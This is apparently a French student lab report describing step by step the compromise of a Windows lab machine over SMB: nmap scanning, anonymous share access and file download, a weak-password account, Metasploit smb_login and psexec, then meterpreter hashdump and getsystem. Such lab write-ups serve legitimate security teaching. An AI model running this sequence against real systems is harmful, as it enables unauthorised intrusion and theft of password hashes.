COMPTE RENDU TP 3.2 — ANALYSE ET INTERPRÉTATION DES COMMANDES

INTRODUCTION

L'objectif est de comprendre concrètement comment une machine Windows peut etre compromise sans utiliser nécessairement une vulnérabilité complexe, mais simplement à cause de mauvaises configurations ou de mots de passes faible.


Étape 1

Commande : ping 192.168.56.20

Objectif : Vérifier si la machine cible est joignable sur le réseau.

Analyse du résultat : Si des réponses ICMP sont reçues (Reply from...), cela signifie que la machine est active et accessible. Le temps de réponse (ms) permet aussi d'évaluer la latence réseau.

Interprétation : Une réponse positive confirme que la communication réseau fonctionne et que l'attaque peut continuer.



Étape 2

Commande : nmap -sS 192.168.56.20

Objectif : Identifier les ports ouverts sur la machine cible.

Analyse du résultat : Le scan affiche les ports ouverts (ex: 445, 135, 139). Chaque port correspond à un service actif.

Interprétation : Les ports ouverts représentent des points d'entrée potentiels pour un attaquant (445)

```
┌──(revelk㉿revelk)-[~]
└─$ nmap -sS 192.168.56.20
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-27 10:49 +0100
Nmap scan report for 192.168.56.20
Host is up (0.00052s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:3D:BA:6F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 9.00 seconds

┌──(revelk㉿revelk)-[~]
```

Étape 3

Commande : nmap -p 445 --script smb-os-discovery 192.168.56.20

Objectif : Obtenir des informations système via le service SMB.

Analyse du résultat : Le résultat peut afficher le nom de l'hôte, le système d'exploitation et le groupe de travail.

Interprétation : Ces informations permettent d'identifier précisément l'environnement cible.

```
┌──(revelk㉿revelk)-[~]
└─$ nmap -p 445 --script smb-os-discovery 192.168.56.20
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-27 10:51 +0100
Nmap scan report for 192.168.56.20
Host is up (0.00062s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:3D:BA:6F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.93 seconds

┌──(revelk㉿revelk)-[~]
```


Étape 4

Commande : smbclient -L //192.168.56.20 -N

Objectif : Lister les partages réseau accessibles.

Analyse du résultat : La commande retourne les dossiers partagés disponibles sur la machine.

Interprétation : Des partages accessibles sans mot de passe indiquent une mauvaise configuration de sécurité.




Étape 5

Commande : smbclient //192.168.56.20/nom_du_partage -N

Objectif : Accéder à un partage réseau.

Analyse du résultat : Si la connexion réussit, cela montre qu'un accès non authentifié est possible.

Interprétation : Cela expose potentiellement des fichiers sensibles.



Étape 6

Commande : ls

Objectif : Afficher les fichiers du partage réseau.

Analyse du résultat : Liste les fichiers présents dans le dossier partagé.

Interprétation : Permet de repérer des fichiers importants ou sensibles.

```
┌──(revelk㉿revelk)-[~]
└─$ smbclient  //192.168.56.20/Users -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DR        0  Thu Apr  9 09:29:32 2026
  ..                                  DR        0  Thu Apr  9 09:29:32 2026
  Default                            DHR        0  Thu Apr  9 09:01:36 2026
  desktop.ini                        AHS      174  Sat Dec  7 10:12:42 2019
  Public                              DR        0  Thu Apr  9 09:11:01 2026

                10321516 blocks of size 4096. 5854520 blocks available
smb: \> get desktop.ini
getting file \desktop.ini of size 174 as desktop.ini (56.6 KiloBytes/sec) (av
erage 56.6 KiloBytes/sec)
smb: \>
```

Étape 7

Commande : get nom_du_fichier

Objectif : Télécharger un fichier depuis le partage.

Analyse du résultat : Le fichier est copié localement sur la machine Kali.

Interprétation : Montre qu'un attaquant peut exfiltrer des données.


Étape 8

Commande : net user testuser Password123! /add

Objectif : Créer un utilisateur avec mot de passe faible.

Analyse du résultat : Le système confirme la création du compte.

Interprétation : Simule une faiblesse humaine (mauvaise politique de mot de passe).



Étape 9

Commande : msfconsole

Objectif : Lancer Metasploit.

Analyse du résultat : Charge l'environnement Metasploit.

Interprétation : Prépare l'exploitation et l'automatisation de l'attaque.

Étape 10

Commande : use auxiliary/scanner/smb/smb_login

Objectif : Charger le module de test d'authentification SMB.

Analyse du résultat : Permet de tester les identifiants sur SMB.

Interprétation : Vérifie si les identifiants faibles fonctionnent.

Commande : set RHOSTS 192.168.56.20

Objectif : Définir la cible.

Analyse du résultat : Metasploit enregistre l'adresse IP cible.

Interprétation : Indique à l'outil où lancer les tests.

Commande : set SMBUser testuser

Objectif : Définir l'utilisateur.

Analyse du résultat : Le nom d'utilisateur est configuré.

Interprétation : Prépare l'authentification.

Commande : set SMBPass Password123!

Objectif : Définir le mot de passe.


Analyse du résultat : Le mot de passe est enregistré.

Commande : run

Objectif : Exécuter le module.

Analyse du résultat : Metasploit teste la connexion SMB.

I**nterprétati**on : Si succès, cela prouve que les identifiants sont valides.




Étape 15

Commande : use exploit/windows/smb/psexec

Objectif : Charger le module d'exploitation PsExec.

Analyse du résultat : Prépare l'ouverture d'une session distante.

Interprétation : Permet une compromission complète.



Nous rencontrons un problème identique à celui rencontré au tp précédent

Étape 16

Commande : getuid

Objectif : Afficher l'identité de l'utilisateur connecté.

Analyse du résultat : Retourne le compte actif.

Interprétation : Permet de vérifier les privilèges obtenus.

Étape 17

Commande : sysinfo

Objectif : Afficher les informations système.

Analyse du résultat : Donne la version Windows, architecture, nom machine.

Interprétation : Permet d'identifier le système compromis.

Capture d'écran :

Étape 18

Commande : hashdump

Objectif : Extraire les empreintes des mots de passe.

Analyse du résultat : Affiche les hash des comptes utilisateurs.

Interprétation : Ces hash peuvent être cassés ou réutilisés.

Étape 19

Commande : getsystem

Objectif : Élever les privilèges.

Analyse du résultat : Tente d'obtenir les droits administrateur SYSTEM.

Interprétation : Permet un contrôle total de la machine.

Étape 20

Commande : hashdump (après getsystem)

Objectif : Extraire de nouveau les hash avec privilèges élevés.

Analyse du résultat : Donne accès à davantage de comptes.

Interprétation : Montre l'impact d'une escalade de privilèges.

CONCLUSION GÉNÉRALE

Ce TP démontre qu'un système mal configuré ou protégé par des mots de passe faibles peut être compromis sans exploiter de vulnérabilité complexe. L'analyse des résultats montre que la reconnaissance, l'authentification et l'exploitation progressive permettent à un attaquant de passer d'un simple accès réseau à l'extraction complète d'informations sensibles.